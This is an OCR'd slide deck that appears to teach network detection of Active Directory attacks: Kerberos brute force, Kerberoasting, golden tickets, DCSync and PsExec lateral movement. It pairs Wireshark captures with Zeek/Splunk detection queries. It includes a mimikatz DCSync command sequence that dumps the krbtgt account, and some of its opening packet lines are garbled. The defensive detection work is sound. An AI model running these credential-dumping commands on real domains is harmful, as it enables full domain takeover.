4.3.2.1 TCP 66 [TCP Out-Of-Order] 443→49258 [F Seq 52 Len l=5041309 TSecr=5041309
4.3.2.1 TCP 66 49258→443 [ACK] Seq=1217 Ack=32 =30566 Secr 09
4.3.2.1 TCP 97 [TCP Retransmission] 49258→443 ACK] 664 31 TSval=5041309 TSecr=504
4.3.2.1 TCP 54 443→49258 [RST] Seq=3297 Win=0 Len=0
Ah shit, here we go again.

Kerberos in Wireshark



Different return codes for not-existing users

Protocol	CNameString	Info
KRB5	[redacted]	AS-REQ
KRB5		KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
KRB5	[redacted]	AS-REQ
KRB5		KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
KRB5	[redacted]	AS-REQ
KRB5		KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
KRB5	[redacted]	AS-REQ
KRB5		KRB Error: KRB5KDC_ERR_PREAUTH_FAILED
KRB5	[redacted]	AS-REQ
KRB5		KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
KRB5	[redacted]	AS-REQ
KRB5		KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN

Kerberos bruteforce in WireShark


kerberos


No.	Time	Source	Destination	Protocol	Length	Info
3206	14.697848	192.168.38.104	192.168.38.102	KRB5	287	AS-REQ
3207	14.698175	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3216	14.755297	192.168.38.104	192.168.38.102	KRB5	289	AS-REQ
3217	14.755607	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3226	14.811835	192.168.38.104	192.168.38.102	KRB5	291	AS-REQ
3227	14.812134	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3236	14.869272	192.168.38.104	192.168.38.102	KRB5	289	AS-REQ
3237	14.869599	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3246	14.926350	192.168.38.104	192.168.38.102	KRB5	292	AS-REQ
3247	14.926667	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3256	14.983953	192.168.38.104	192.168.38.102	KRB5	291	AS-REQ
3257	14.984290	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3266	15.042399	192.168.38.104	192.168.38.102	KRB5	288	AS-REQ
3267	15.042723	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3276	15.098845	192.168.38.104	192.168.38.102	KRB5	296	AS-REQ

Kerberos bruteforce detection

```
index="kerberos_bruteforce" sourcetype="bro:kerberos:json"
error_msg!=KDC_ERR_PREAUTH_REQUIRED
success="false" request_type=AS
| bin _time span=5m
| stats count dc(client) as "Unique users" values(error_msg) as "Error messages" by
_time, id.orig_h, id.resp_h
| where count>30
```


Kerberoasting in WireShark






Kerberoasting detection

```
index="kerberoast"  sourcetype="bro:kerberos:json"
request_type=TGS cipher="rc4-hmac"
forwardable="true" renewable="true"
| table _time, id.orig_h, id.resp_h, request_type, cipher, forwardable, renewable, client,
service
```



Golden ticket attack



Golden ticket attack detection in WireShark

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
312	19.539910	192.168.38.104	192.168.38.102	KRB5	1576	TGS-REQ
314	19.542540	192.168.38.102	192.168.38.104	KRB5	1482	TGS-REP
321	19.543594	192.168.38.104	192.168.38.102	KRB5	1404	TGS-REQ
322	19.543914	192.168.38.102	192.168.38.104	KRB5	1342	TGS-REP
326	19.544609	192.168.38.104	192.168.38.102	SMB2	2974	Session Setup Request
328	19.545387	192.168.38.102	192.168.38.104	SMB2	315	Session Setup Response

Golden ticket attack detection using script

(kali)-[~/Desktop/pcaps]
$ ./detect_kerberos_attacks.sh golden_ticket_try.pcap all
Found forged TGT ticket. No initial AS-REQ and AS-REP was observed.
Detected stolen TGT ticket in pass-the-ticket or golden ticket attack.
Incomplete packet capture can also cause this.
Ticket information:
Source IP+Destination IP+Service used
192.168.38.104+192.168.38.102+
192.168.38.104+192.168.38.102+
Detected Skeleton Key!
Host is supporting AES, but was downgraded to RC4
Affected host: 192.168.38.104

https://github.com/exp0se/detect_kerberos_attacks/blob/master/detect_kerberos_attacks.sh

Golden ticket attack detection (find anomalies)

```
index="golden_ticket_attack" sourcetype="bro:kerberos:json"
| where client!="-"
| bin _time span=1m
| stats values(client), values(request_type) as request_types, dc(request_type) as
unique_request_types by _time, id.orig_h, id.resp_h
| where request_types=="TGS" AND unique_request_types==1
```

Still zeek doesn’t have always enough features to build good enough detections=(


DCSync before golden ticket attack

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /user:KRBTGT
[DC] 'windomain.local' will be the domain
[DC] 'dc.windomain.local' will be the DC server
[DC] 'KRBTGT' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OB
User Account Control : 00000202 ( ACCOUNT
```


6	0.020220	192.168.1.195	192.168.1.46	DCERPC	314	Bind_ack: call_id: 2, Fragment: Sing
7	0.020434	192.168.1.46	192.168.1.195	DCERPC	274	Alter_context: call_id: 2, Fragment:
8	0.020597	192.168.1.195	192.168.1.46	DCERPC	159	Alter_context_resp: call_id: 2, Frag
9	0.021541	192.168.1.46	192.168.1.195	DRSUAPI	306	DsBind request
10	0.021698	192.168.1.195	192.168.1.46	DRSUAPI	258	DsBind response
11	0.032018	192.168.1.46	192.168.1.195	DRSUAPI	258	DsGetDomainControllerInfo request
12	0.032946	192.168.1.195	192.168.1.46	DRSUAPI	1266	DsGetDomainControllerInfo response
13	0.033130	192.168.1.46	192.168.1.195	DRSUAPI	274	DsCrackNames request
14	0.033318	192.168.1.195	192.168.1.46	DRSUAPI	354	DsCrackNames response
15	0.033469	192.168.1.46	192.168.1.195	DRSUAPI	258	DsBind request
16	0.033606	192.168.1.195	192.168.1.46	DRSUAPI	258	DsBind response
17	0.033787	192.168.1.46	192.168.1.195	DRSUAPI	498	DsGetNCChanges request
18	0.053551	192.168.1.195	192.168.1.46	TCP	4434	49155 → 49433 [ACK] Seq=2286 Ack=338
19	0.053707	192.168.1.46	192.168.1.195	TCP	54	49433 → 49155 [ACK] Seq=3387 Ack=666
20	0.053776	192.168.1.195	192.168.1.46	DRSUAPI	1190	DsGetNCChanges response


DCSync detection

```
index=dcsync endpoint=drsuapi sourcetype="bro:dce_rpc:json" operation=DRSGetNCChanges
| table _time, id.orig_h, id.resp_h, endpoint, operation
```



One more ticket attack… Silver ticket attack





Lateral movement

Lateral movement attacks

Exploitation of Remote Services

- Zerologon
- PrintNightmare


Remote Services


- RDP
- SMB
- DCOM
- SSH
- VNC
- WinRM

Use Alternate Authentication Material


- Pass-the-hash
- Pass-the-ticket

PSExec CobaltStrike execution






PSExec CobaltStrike execution in WireShark



PSExec CobaltStrike execution detection

```
index="cobalt_strike_psexec"
sourcetype="bro:smb_files:json"
action="SMB::FILE_OPEN"
name IN ("*.exe", "*.dll", "*.bat")
path IN ("*\\c$", "*\\ADMIN$")
size>0
```



Fileless PSExec execution detection

SharpNoPSExec

File less command execution for lateral movement.

